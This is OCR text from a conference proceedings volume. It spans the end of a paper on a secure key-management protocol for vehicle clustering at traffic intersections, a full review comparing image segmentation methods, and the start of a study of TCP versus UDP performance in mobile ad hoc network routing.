


Fig. 1 Protocol scenario

Phase 1: Vehicle obtains cluster symmetric key from RSU near intersection.
Phase 2: Vehicle uses cluster symmetric key for joining the cluster.
Phase 3: The cluster-head vehicles send calculated density information to Traffic Signal Control Unit at intersection using PKC.

Phase 1: Before the vehicle starts joining the cluster, first it has to obtain cluster symmetric key from RSU present near intersection. Vehicle obtains cluster symmetric key from RSU by providing its direction and position information to RSU.

Step 1. To obtain cluster symmetric key, we take up Diffie–Hellman key agreement protocol [6] secured with public key signature. As shown in [7], the mutual authentication and key agreement areas follows.

$$\begin{aligned}
&\text{Vehicle}_i \rightarrow \text{RSU} : g^a,\ \{g^a\}_{\text{SK}_v},\ \text{Cert}_{V_i} \\
&\text{RSU} \rightarrow \text{Vehicle}_i : \text{TID}_i \parallel g^b, \{\text{TID}_i \parallel g^a \parallel g^b\}_{\text{SK}_{\text{RSU}}},\ \text{Cert}_{\text{RSU}} \\
&\text{Vehicle}_i \rightarrow \text{RSU} : \{g^b\}_{SK_v}
\end{aligned}$$

where g^a and g^b are elements of the Diffie–Hellman key agreement protocol [6], and the shared key between RSU and Vehicle i is $K_i = g^{ab}$. The RSU maintains information of vehicle direction, certificate, and (TID_i). These information can be used to trace the vehicle participating in density estimation. The TID of vehicle is issued by RSU, so that vehicle can ensure its privacy during cluster communication.

Step 2. Using the key K_i, Vehicle i will request for cluster symmetric key K_C to RSU. Key request message contains (TID_i), direction, and position of vehicle.

$$\text{Vehicle}_i \rightarrow \text{RSU} \ : \ (\text{TID}_i \parallel \text{Direction} \parallel \text{Position})\, K_i$$

Step 3. Once the RSU receive cluster key request message, it will issue cluster symmetric key based on the position and direction of vehicle. This cluster symmetric key will be common for all the vehicles traveling in the same direction after intersection. The cluster key management by RSU will be considered in our future work.

$$\text{RSU} \rightarrow \text{Vehicle}_i \ : \ (\text{TID}_i \parallel K_C)\, K_i$$

The vehicle (TID_i) and cluster symmetric key K_C become invalid when cluster members receive cluster destruction message from cluster head.

Phase 2: Vehicle uses cluster symmetric key for joining the cluster. In the CDRIVE algorithm [1], the vehicles join the cluster by sending JOIN message. Density information is estimated as vehicle joins the cluster. In the proposed scheme, before the vehicle sends JOIN message, it will encrypt that message using cluster symmetric key. The algorithm is given in the Algorithm 1 and notations used in the algorithm are explained in the Table 1. A non-cluster member to join the cluster broadcasts JOIN message J by encrypting it. The receiver vehicle can be cluster head or non-cluster head. If the receiver of JOIN message is not cluster head, then it will ignore that JOIN message. If the vehicle is cluster head, then first it will decrypt JOIN message J using its K_C, after that it checks whether its direction is same as sender vehicle direction, if found true then density information is updated; otherwise, density information is not updated. After updating density information, it will send REPLY message to sender vehicle.

Phase 3: Once cluster-head vehicle V estimates density information in cluster, it sends density information to Traffic Signal Control Unit at intersection using PKC as proposed in [3]. We used PKC here because number of cluster head at intersection is less, so communication and computation overhead will be less.

Table 1 Notations used

Symbol	Meaning
TID_i	Temporary ID of the Vehicle i
Cert_{V_i}	Certificate of Vehicle i
Cert_{RSU}	Certificate of RSU
SK_v	Secret key of vehicle v
SK_{RSU}	Secret key of RSU
K_C	Cluster symmetric key
K_i	Secret key between Vehicle i and RSU
Encrypt_{K_C}	Encryption using cluster symmetric key K_C
Decrypt_{K_C}	Decryption using cluster symmetric key K_C
$\parallel$	Concatenation operator
CH	Cluster-head vehicle
TSCU	Traffic signal control unit

$$\text{Vehicle}_i \rightarrow \text{TSCU} \ : \ M, \text{Sig}_{\text{SK}_v}[M \parallel T], \text{Cert}_{V_i}$$

Message M contains density information of cluster. The cluster-head vehicle sends density message by signing it using secret key (SK_v) and includes the CA's and T is the time stamp to ensure freshness of message M.

4 Simulation and Analysis

We conducted simulation to verify the efficiency of proposed secure protocol using MOVE, SUMO [8], and NS 2.34 [9]. We used SUMO and MOVE to generate realistic mobility traces. Then, these mobility traces were incorporated into NS 2.34 during simulation. The parameters chosen for simulation with NS2.34 are shown in Table 2.

Algorithm 1 Clustering and Density estimation Algorithm

At Sender:

1. *Sender Vehicle i* Broadcasts *JOIN* Message J where
$J = (MessageType \| TID_i \| Direction)$ by encrypting it as shown below
$Vehicle_i \rightarrow * \ : \ \{MessageType, Encrypt_{K_C}(J)\}$
2. Start the Timer(t = 5ms)
if *REPLY Message Received within Timer expires* **then**
  Join the Cluster
else
  Elect Self as a *CH*
end if
At Receiver:

if *MessageType is JOIN* **AND** *Receiver is CH* **then**
  $Decrypt_{K_C}(J)$
    if *CH.Direction is same as Sender.Direction*
    then
      a. Update density information
      b. Send *REPLY* Message R to the sender Vehicle
      by encrypting it as shown below
      $Encrypt_{K_C}(R)$
      where $R = (MessageType \| TID_i \| Direction)$
    else
      Don't update density information
    endif
else
  Ignore the *JOIN* Message J
end if

Table 2 Simulation scenario

Simulation area	3,000 × 3,000 m
Vehicle speed	8.5–15 m/s
Transmission range	350 m
Number of vehicles	5–40
Mac protocol	802.11p
Length of car	5 m

4.1 Delay

The message delay includes time taken for encryption, transmission, and decryption. The messages are exchanged between cluster head and members of cluster. Cluster symmetric key is used for joining the cluster and cluster communication. As shown in Fig. 2, there is slight increase in end-to-end delay due to adding of security to CDRIVE, but it is very less since cluster symmetric key is used for cluster communication and cluster joining.

$$\text{Delay} = T_{\text{encrypt}} + T_{\text{trans}} + T_{\text{decrypt}}$$

The proposed protocol is much more efficient since we are not using PKC for cluster joining and communication. The usage of private/PKC creates more computation overhead as compared to symmetric key cryptography. The computation overhead of PKC is shown in Tables 3 and 4; these tables are taken from [3].

As shown in Fig. 3, the round trip time involves JOIN and REPLY messages. A non-member or sender vehicle joins the cluster by broadcasting encrypted JOIN message. When the cluster-head vehicle receives the JOIN message, it decrypts that message, checks sender vehicle direction, updates density information, and finally, it unicasts REPLY message by encrypting it to the sender vehicle. According to CDRIVE cluster formation algorithm, REPLY message has to be received within 5 ms; otherwise, sender vehicle will consider itself as a cluster




Fig. 2 Number of vehicles moving toward intersection versus average end-to-end delay

Table 3 Size and transmission time of PKCS

PKCS	Signature size (bytes)	Transmission time (ms)
RSA	256	0.171
ECDSA	28	0.019
NTRU	197	0.131

Table 4 Generation of verification of message

PKCS	Generation(ms)	Verification(ms)
ECDSA	3.255	7.617
NTRU	1.587	1.488




Fig. 3 Number of vehicles moving toward intersection versus average round trip time

head. We can analyze here that round trip time is 1.09 ms slightly more compared to CDRIVE (without security), but REPLY message can be received within time limit specified by CDRIVE. Computation overhead is less in SATS because symmetric key cryptography is used during cluster formation.

4.2 Security Analysis

The following are the security parameters which have to be satisfied by the proposed security algorithm.

Vehicle Authentication: Vehicle authenticates itself to RSU before it joins to the cluster. The vehicle uses public key signature and certificate for authentication; once vehicle gets authenticated, it obtains cluster symmetric key K_C from RSU present near intersection.

Message Confidentiality: The vehicle obtains K_C from RSU using shared secret key K_i. The vehicle sends its direction, position information to RSU by encrypting the key request message as shown below.

$$(\text{TID}_i \parallel \text{Direction} \parallel \text{Position})\, K_i.$$

Message Authentication: In the proposed work, density information estimated by the cluster head is correct since a vehicle joins to a particular cluster using cluster symmetric key K_C. The cluster head updates density information only if its K_C is same as sender vehicle K_C.

Privacy of Vehicle: To achieve the privacy of vehicle, in the proposed work, TID_i is used and it is issued by the RSU present beside road near intersection. And this TID is valid only till cluster exists.

Source Non-Repudiation: The vehicles sending the message should be traceable by law authority. In our protocol, law authority can trace the vehicle by consulting to RSU near intersection since TID_i of the vehicle which is issued by RSU.

5 Conclusion and Future Works

Adaptive traffic signal control system can reduce waiting time of vehicles at intersection by dynamically changing traffic signals based on density of vehicles present on roads at intersection. CDRIVE realizes adaptive traffic lights system application by estimating density of vehicles on a road at intersection. However, in CDRIVE, a malicious vehicle can send bogus direction information and join the cluster causing wrong density estimation. In our protocol SATS, it is shown that on adding security to CDRIVE protocol, the density estimation estimated by cluster head is correct and it helps in proper functioning of adaptive traffic lights system at intersection. We further analyzed that the computational overhead by adding security features to CDRIVE does not affect its functioning.

In our protocol, stability of cluster has not been considered. There can be change in the cluster head when another vehicle overtakes cluster head. In such cases, density information estimated by former cluster head should be passed to new cluster head securely. It will be our future work.

References

1. Maslekar, N., Boussedjra, M., Mouzna, J., Labiod, H.: C-DRIVE: clustering based on direction in vehicular environment. In: 4th IFIP International Conference on New Technologies, Mobility and Security (NTMS), pp. 1–5 (2011)
2. Gradinescu, V., Gorgorin, C., Diaconescu, R., Cristea, V., Iftode, L.: Adaptive traffic lights using car-to-car communication. In: IEEE 65th Vehicular Technology Conference, pp. 21–25 (2007)

3. Raya, M., Hubaux, J.-P.: The security of vehicular ad hoc networks. In: Proceedings of SASN05 (2005)
4. Riley, M., Akkaya, K., Fong, K.: Delay-efficient geodynamic group-based authentication in VANETs. In: IEEE 35th Conference on Local Computer Networks (LCN), pp. 280–283 (2010)
5. Wagan, A.A., Mughal, B.M., Hasbullah, H.: VANET security framework for trusted grouping using TPM hardware: group formation and message dissemination. International symposium in information technology (ITSim), pp. 607–611 (2010)
6. Diffie, W., Hellman, M.: New directions in cryptography. IEEE Trans. Inf. Theory **22**(5), 644–654 (1976)
7. Zhang, C., Lin, X., Lu, R., Ho, P.-H.: RAISE: an Efcient RSU-aided message authentication scheme in vehicular communication networks. In: IEEE International Conference on Communications (ICC '08), pp. 1451–1457 (2008)
8. MObility model generator for VEhicular networks (MOVE), http://lens.csie.ncku.edu.tw/Joomlaversion/index.php/research-projects/past/18-rapid-vanet
9. Network Simulator (NS2), http://www.isi.edu/nsnam/ns

Analysis of Image Segmentation Techniques on Morphological and Clustering

M. Sivagami and T. Revathi

Abstract Image segmentation is one of the important processing steps in image, video, and computer vision applications. Research has been done for finding many different approaches and algorithms for image segmentation, but it is still difficult to assess whether one algorithm produces more accurate segmentations than another. And also, there is no general image segmentation algorithm that works for all images. In this paper, we reviewed different morphological and clustering techniques for image segmentation. Extensive evaluation methods of these techniques are presented. The advantages and disadvantages of these techniques are also analyzed and discussed in this paper.

Keywords Component · Image segmentation · Marker-controlled watershed transform · Bit-plane slicing · Multi-scale gradient

1 Introduction

Image segmentation involves partitioning an image into groups of pixels which are homogenous with respect to some criterion. The segmentation is based on measurements taken from the image and might be gray level, color, texture, depth, or motion. The purpose of image segmentation is to partition an image into meaningful regions with respect to particular application. Image segmentation is an initial and vital step for overall image understanding.

M. Sivagami (✉) · T. Revathi
SCSE, VIT University, Chennai Campus, Chennai, India
e-mail: msivagami@vit.ac.in

T. Revathi
e-mail: revathi.theerthagiri@vit.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_89, © Springer India 2014

Segmentation algorithms are generally based on one of the two basic properties on intensity values: They are discontinuity and similarity. Discontinuity: To partition an image based on sharp changes in intensity (such as edges). Similarity: To partition an image into regions that are similar according to a set of predefined criteria. The three main categories of image segmentation are as follows: edge detection, clustering, and region extraction. Many techniques have been proposed to deal with the image segmentation problem. They can be broadly grouped into the following categories.

Histogram-based Techniques: The image histogram is usually considered as being the sample probability density function of a Gaussian mixture and thus the segmentation problem is one of parameter estimation followed by pixel classification.

Morphology-based Techniques: The image is segmented based on the morphological operations.

Edge-based Techniques: The image edges are detected and then grouped into contour that represents the boundaries of image objects.

Region-based Techniques: The image is segmented based on the region that satisfies certain predefined homogeneity criteria.

Hybrid Techniques: This technique combines two or more previous segmentation techniques.

In this paper, we reviewed morphological segmentation, marker-controlled watershed segmentation, marker-controlled watershed segmentation using bit-plane slicing, fuzzy c-means, K-means, and expectation–maximization (EM)-based Gaussian mixture model.

2 Segmentation Techniques

2.1 Morphological Segmentation

Mathematical morphology is the foundation of morphological image processing, which consists of a set of operators that transform images according to size, shape, convexity, connectivity, geodesic distance, and characterizations. The purpose of morphological processing is primarily to remove the imperfections added during segmentation. The basic operations are erosion and dilation. Using the basic operation, we can perform opening and closing. More advanced operations can be performed using these combinations [1]. Morphological processing provides great advantages when trying to make an object-oriented segmentation. It takes less memory and less execution time. The time complexity of an algorithm is O (n).

2.2 Marker-Controlled Watershed Segmentation

To overcome the drawbacks of the normal watershed transform, Meyer and Beucher (1990) proposed a strategy called marker-controlled segmentation. The goal of the marker-controlled segmentation is to detect the presence of the homogenous regions. Markers are connected components belonging to an image. The marker image used for watershed segmentation (WS) is a binary image consisting of either single marker points or larger marker regions, where each connected marker is placed inside an object of interest. Each marker has a one-to-one relationship to specific watershed regions. After segmentation, the edges of the watershed regions are arranged on the desired ridges, thus separating each object from its neighbors [1, 2]. It overcomes the problem of sensitivity to the strong noise, high computation, and over-segmentation. The time complexity of an algorithm is O (n).

2.3 Marker-Controlled Watershed Segmentation Using Bit-Plane Slicing

This is hybrid-based segmentation technique. This paper presents efficient image segmentation by using bit-plane slicing and marker-controlled watershed. Bit-plane slicing method produces the sliced image by taking the most significant bit of the image as the input to the bit-plane slicing algorithm. The output of the bit-plane slicing algorithm is used to produce the gradient image. The WS algorithm is applied to the average of the marker image and the gradient image so as to get efficient segmentation result [1, 3]. This method reduces over-segmentation and also takes less memory utilization. The time complexity of an algorithm is O (n).

2.4 Fuzzy C-Means Segmentation

This segmentation is based on region grouping. Fuzzy c-means is a method of clustering which allows one piece of data to belong to two or more clusters. In fuzzy clustering, each point has a degree of belonging to clusters, as in fuzzy logic, rather than belonging completely to just one cluster. Thus, points on the edge of a cluster may be in the cluster to a lesser degree than points in the center of cluster [28, 35]. This algorithm works well for the noise-free images. The time complexity of an algorithm is O ($ndc2i$).

Where

i Number of Fcm over entire data set
n Number of data points
c Number of clusters
d Number of dimensions.

2.5 Expectation–Maximization-Based Gaussian Mixture Model

This segmentation is based on region grouping. Gaussian mixture models (GMMs) are among the most statistically mature methods for clustering. The optimization method EM is used for Gaussian mixture model. An EM algorithm is an iterative method for finding maximum likelihood or maximum a posteriori (MAP) estimates of parameters in statistical models, where the model depends on unobserved latent variables. The EM iteration alternates between performing an expectation (E) step, which creates a function for the expectation of the log-likelihood evaluated using the current estimate for the parameters, and maximization (M) step, which computes parameters maximizing the expected log-likelihood found on the E step. These parameter estimates are then used to determine the distribution of the latent variables in the next E step [23].The algorithm gives good segmentation result. But, it takes more execution time. The time complexity of an algorithm is O (*ind*2),

Where

i Number of iterations
n Number of samples
d Number of dimensions.

2.6 K-Means Segmentation

K-means is one of the simplest unsupervised learning algorithms and follows region grouping techniques. The main idea is to define *k* centroids, one for each cluster. These centroids should be placed in a cunning way because different location causes different result. So, the better choice is to place them as much as possible far away from each other. The next step is to take each point belonging to a given data set and associate it to the nearest centroid. When no point is pending, the first step is completed and an early groupage is done. At this point, we need to recalculate *k* new centroids as barycenters of the clusters resulting from the previous step. After we have these *k* new centroids, a new binding has to be done between the same data set points and the nearest new centroid. A loop has been generated. As a result of this loop, we may notice that the k centroids change their location step by step until no more changes are done [7, 9].This algorithm is simple and works well when clusters are not separated from each other. For smaller values of *K*, the algorithm gives good result. *K*-means has problems when clusters are of differing sizes, densities, and non-globular shape. The time complexity of an algorithm is O (*nkid*),

Where
n Number of data points
k Number of clusters
l Number of iterations
d Number of dimensions.

3 Experimental Results

The images are taken from QuickBird satellite image and Google (Figs. 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, and Tables 1, 2).

Evaluation methods used in the paper are PSNR, goodness function, and execution time [6, 8, 10–15]. PSNR is calculated by the following function:

$$\text{PSNR} = 10 * \log10\,(256^2/\text{MSE}) \tag{1}$$

Fig. 1 Rome city image




Fig. 2 Marker-controlled watershed segmentation

Fig. 3 Morphological segmentation




Fig. 4 Marker-controlled watershed segmentation using bit-plane slicing




Fig. 5 K-means segmentation




Fig. 6 Fuzzy c-means segmentation




Fig. 7 EM-based GMM segmentation

Fig. 8 Coin image

Fig. 9 Morphological segmentation

Fig. 10 Marker-controlled watershed segmentation

Fig. 11 Marker-controlled watershed segmentation using bit-plane slicing




Fig. 12 K-means segmentation




Fig. 13 Fuzzy c-means segmentation




Fig. 14 EM-based GMM segmentation

where MSE is the mean-squared error. The higher the value of PSNR is better. The goodness function is calculated by

Table 1 Rome city image evaluation results

Segmentation	Execution time (ms)	PSNR (dB)	Goodness value
Morphological segmentation	0.703816	41.2964	1.4509e + 009
Marker-controlled watershed segmentation	0.403816	38.7404	1.5965e + 009
Marker-controlled watershed segmentation using bit-plane slicing	1.203786	41.7937	1.1670e + 009
K-means segmentation	0.667898	32.3608	2.2010e + 009
Fuzzy c-means segmentation	0.716891	35.3690	2.4364e + 009
EM-based GMM	11.242923	37.3744	2.1373e + 009

Table 2 Coin image evaluation results

Segmentation	Execution time (ms)	PSNR (dB)	Goodness value
Morphological segmentation	0.41561	46.5499	1.2549e + 009
Marker-controlled watershed segmentation	0.60139	31.8462	2.7845e + 009
Marker-controlled watershed segmentation using bit-plane slicing	1.60139	33.4697	2.2220e + 009
K-means segmentation	0.85862	42.3361	1.5110e + 009
Fuzzy c-means segmentation	0.77812	41.6745	1.7378e + 009
EM-based GMM	1.08838	41.4431	1.7910e + 009

$$F(I) = \sqrt{M} \times \sum_{i=1}^{n} e_i^2 \div \sqrt{A} \tag{2}$$

where I is the image to be segmented, M is the number of regions in the segmented image, A is the area or ith region number of pixels, and e_i is the sum of the Euclidean distance of the color vectors between the original image and the segmented image of each pixel in the region. The smaller the value of F gives the good segmentation.

4 Conclusion and Future Enhancements

This paper reviews segmentation techniques, and the result is produced based on the evaluation methods, which is implemented in MATLAB. As the result of analysis, it is clear that WS techniques like MCW and MCWBS are suitable for satellite images, region growing techniques like FCM, EM-GMM, and K-means are suitable for foreground and background extraction, and edge-detection-based segmentation techniques like canny are suitable for medical image analysis. In future, the same work can be extended for real-time video processing. We would

like to extend the cluster-based segmentation work by taking the composite characters (shape, texture) of the image instead of taking only the intensity value.

Acknowledgments This work is funded by Department of science and technology, New Delhi, India.

References

1. Sivagami, M., Revathi, T.: Marker controlled water shed segmentation using bit-plane slicing. IPCV 2012, India
2. Rizvi, A., Mohan, B.K., Bhatia, P.R.: Probabilistic multi-resolution segmentation of high-resolution remotely sensed imagery using marker-controlled watershed transform. ICWET 2011, Mumbai, India
3. Mohammed Sathik, M.: Feature extraction on colored x-ray images by bit-plane slicing technique. Int. J. Eng. Sci. Technol. **2**(7), 2820–2824 (2010)
4. Estrada, F.J., Jepson, A.D.: Quantitative evaluation of a novel image segmentation algorithm. In: Proceedings of IEEE international conference on computer vision and pattern recognition, 2005, vol. II, pp. 1132–1139
5. Chabrier, S., Laurent, H., Emile, B., Rosenburger, C., Marche, P.: A comparative study of supervised evaluation criteria for image segmentation. In: EUSIPCO, pp. 1143–1146 (2004)
6. Erdem, C.E., Sanker, B., Tekalp, A.M.: Performance measures for video object segmentation and tracking. IEEE Trans. Image Process. **13**, 937–951 (2004)
7. Chabrier, S., Emile, B., Laurent, H., Rosenberger, C., Marche, P.: Unsupervised evaluation of image segmentation application to multispectral images. In: Proceedings of the 17th International Conference on Pattern Recognition (2004)
8. Gelasca, E.D., Ebrahimi, T., Farias, M., Carli, M., Mitra, S.: Towards perceptually driven segmentation evaluation metrics. In: Proceedings of conference on computer vision and pattern recognition workshop (CVPRW04), vol. 4, (2004)
9. Chabrier, S., Emile, B., Laurent, H., Rosenberger, C., Marche, P.: Unsupervised evaluation of image segmentation application to multispectral images. In: Proceedings of ICPR, vol. I, pp. 576–579 (2004)
10. Everingham, M., Muller, H., Thomas, B.: Evaluating image segmentation algorithms using the pareto front. In: Proceedings of the 7th European Conference on Computer Vision, pp. 34–48, June 2002
11. Correia, P., Pereira, F.: Objective evaluation of video segmentation quality. IEEE Trans. Image Process. **12**(2), 186–200 (2003)
12. Correia, P.L., Pereira, F.: Stand-alone objective segmentation quality evaluation. JASP **2002**(4), 389–400 (2002)
13. Correia, P., Pereira, F.: Objective evaluation of relative segmentation quality. In: ICIP00, vol. I, pp. 308–311 (2000)
14. Haralick, R.M.: Validatingimage analysis algorithms. In: Keynote address at SPIE medical imaging 2000, pp. 2–16, Feb 2000
15. Nguyen, T., Ziou, D.: Contextualandnon-contextual performance evaluation of edge detectors. Pattern Recogn. Lett. **21**(9), 805–816 (2000)

Performance Impact of TCP and UDP on the Mobility Models and Routing Protocols in MANET

Sunil Kumar Singh, Rajesh Duvvuru and Jyoti Prakash Singh

Abstract The comparison of the performance of User Datagram Protocol (UDP) and Transmission Control Protocol (TCP) is evaluated from different angles to revise and analyze the behavior of Ad hoc On-Demand Distance Vector (AODV), Dynamic Source Routing (DSR), and Destination-Sequenced Distance Vector (DSDV) routing protocols with Random Waypoint, Reference Point Group, and Manhattan mobility models. The results are obtained by simulating the network under different conditions in NS2 to analyze results, which has given the performance metrics, such as throughput, packet delivery ratio, and end-to-end delay using application traffic agent and data traffic. Our work indicates that TCP performs well for throughput in some mobility model and different routing protocols than UDP.

Keywords Mobile ad hoc network · Transmission control protocol · User datagram protocol · Traffic · Routing protocols · Mobility models

1 Introduction

A mobile ad hoc network (MANET) [1] is a system of wireless mobile nodes that can communicate without any wired backbone or a centralized administration. Ad hoc networks are useful in situations where a fixed network infrastructure is not

S. K. Singh (✉) · R. Duvvuru
National Institute of Technology Jamshedpur, Jamshedpur, Jharkhand, India
e-mail: sunilkrsingh.cse@nitjsr.ac.in

R. Duvvuru
e-mail: rajeshduvvuru.cse@nitjsr.ac.in

J. P. Singh
National Institute of Technology, Patna, Bihar, India
e-mail: jps@nitp.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_90, © Springer India 2014

present or it is difficult to build. In these scenarios, we need to set up short-lived communication network, such as an ad hoc network. MANETs are gaining popularity both in business and in healthcare application. Simulation studies of mobility models are mainly used to illustrate the dynamic behaviors of mobile devices in the real world for analyzing and evaluating the performance of ad hoc network routing protocols under various scenarios [2]. Mobility models play an important part in the improvement in MANETs. Random Waypoint mobility model [3] and the Random Walk mobility model [4] are designed to simulate the movement of each individual; these are referred to as entity mobility models [5]. On the other hand, with the emergence of group-oriented applications, a number of group mobility models [6] have been recently projected. The applications requiring group mobility can be found in different scenarios, such as military operations, searching, and rescue in disaster recovery, visiting an exhibition hall, and firefighters operating in a building. Mobile nodes can be organized in the unit of groups for the above applications; later on, they are partitioned into several subgroups or merged with other groups. Considering various parameters such as mobility, network load, delay and pause time, several performance evaluations of MANET routing protocols have been presented using Transmission Control Protocol (TCP) and User Datagram Protocol (UDP). Rathy et al. [7] have analyzed the Ad hoc On-Demand Distance Vector (AODV) and Dynamic Source Routing (DSR) routing protocols under Random Waypoint mobility model with UDP and TCP traffic sources. He concluded that AODV outperforms DSR in high load and/or high mobility situations. Singh et al. have proposed a performance analysis of both types of proactive and reactive routing protocols for MANETs [8]. In [8], authors carried a deep analysis on three important routing protocols, AODV, DSR, and Destination-Sequenced Distance Vector (DSDV), and mobility models—(1) Gauss–Markov mobility model, (2) Manhattan Grid mobility model, (3) Random Waypoint mobility model, and (4) Reference Point Group mobility model. AODV protocol shows that it can perform well in dense environment but causes occasionally packet losses. In [9], Royer and Toh presented a review over some of current routing protocols that are used for routing purposes in ad hoc mobile wireless networks. Biradar et al. [10] investigated the AODV and DSR protocol using group mobility model with CBR traffic sources. They concluded that AODV performs better in average delay and high mobility is better in case of DSR for increased number of groups.

In this paper, we have investigated the performance of AODV and DSR (reactive) and DSDV (proactive) routing protocol under Random Waypoint, Manhattan, and group mobility model (RPGM). The purpose of this work is to understand the working mechanism and investigate that routing protocol gives better performance in which situation or traffic when different mobility models are used for node movement.

The rest of the paper is organized as follows. Simulation model setting is described in Sect. 2. In Sect. 3, the different performance metrics are discussed. The results are discussed in Sect. 4. The conclusions are discussed in Sect. 5.

2 Simulation Setup

Network Simulator NS2 [11] has been used to simulate the behavior of a MANET in our work. The movement of nodes in the group mobility model is generated by software called Bonnmotion [12]. The parameters of this scenario are summarized in Table 1. Here, CBR (traffic type) sources are used that started at different times to get a general view of how routing protocol behaves.

In our simulation, four traffic sources of CBR nature are chosen. In RPGM mobility, the source destination pair may be in same group or in different group. The goal of our simulation is to evaluate the performance of different routing protocols in transport layer protocols (TCP and UDP). The type of traffic (CBR) and the maximum number of sources are generated by in-built tool of NS2 [11].

3 Performance Metrics

To measure the performance, various performance metrics are defined to decide that routing protocol is best suitable for a mobility model. The performance metrics are as follows:

1. Normalized Routing Load: Normalized routing load is defined as the total number of routing packet transmitted per data packet. It is calculated by dividing the total number of routing packets sent (includes forwarded routing packets as well) by the total number of data packets received.

$$\text{NRL} = \frac{\sum_1^k \text{Routing_Packets}}{\sum_1^n \text{cbr}_{\text{Received}}}$$

Table 1 Simulation parameters

Parameters	Value
Routing protocols	AODV, DSR, DSDV
Mac layer	802.11
Packet size	512 B
Terrain size	1,000 m × 1,000 m
Number of nodes	20, 50, 100
Mobility models	Random Waypoint, Manhattan Grid, RPGM
Traffic type	FTP/CBR
Simulation time	900 s
Maximum speed	20 m/s
Minimum speed	5 m/s
Transmission range	500 m
Transmission protocol	TCP and UDP

2. Packet Delivery Fraction: The ratio of the data packets delivered to the destinations to those generated by the traffic generator is known as packet delivery fraction. It can be calculated as

$$\text{PDF}\% = \frac{\sum_i^m \text{cbr}_{\text{recv}}}{\sum_1^n \text{cbr}_{\text{sent}}} \times 100$$

3. Average End-to-End Delay: Average end-to-end delay includes all possible delays caused by buffering during route discovery latency, queuing at the interface queue, retransmission delays at the MAC, and propagation and transfer times of data packets. It is calculated for each packet id.

$$D = (Tr - Ts)$$

where Tr is receive time, and Ts is sent time.

4 Results and Discussion

The results obtained from simulation are given here in tabular form.

It can be observed from Table 2 and Figs. 1, 2 that TCP outperforms the UDP in AODV protocol. Clearly, the Random Waypoint has the lowest delay. Among other models, there is no clear winner. At lower node densities, RPGM has highest delay; at medium node densities, Random Waypoint is poorest, while at higher node densities RPGM, Manhattan Grid provides the better results.

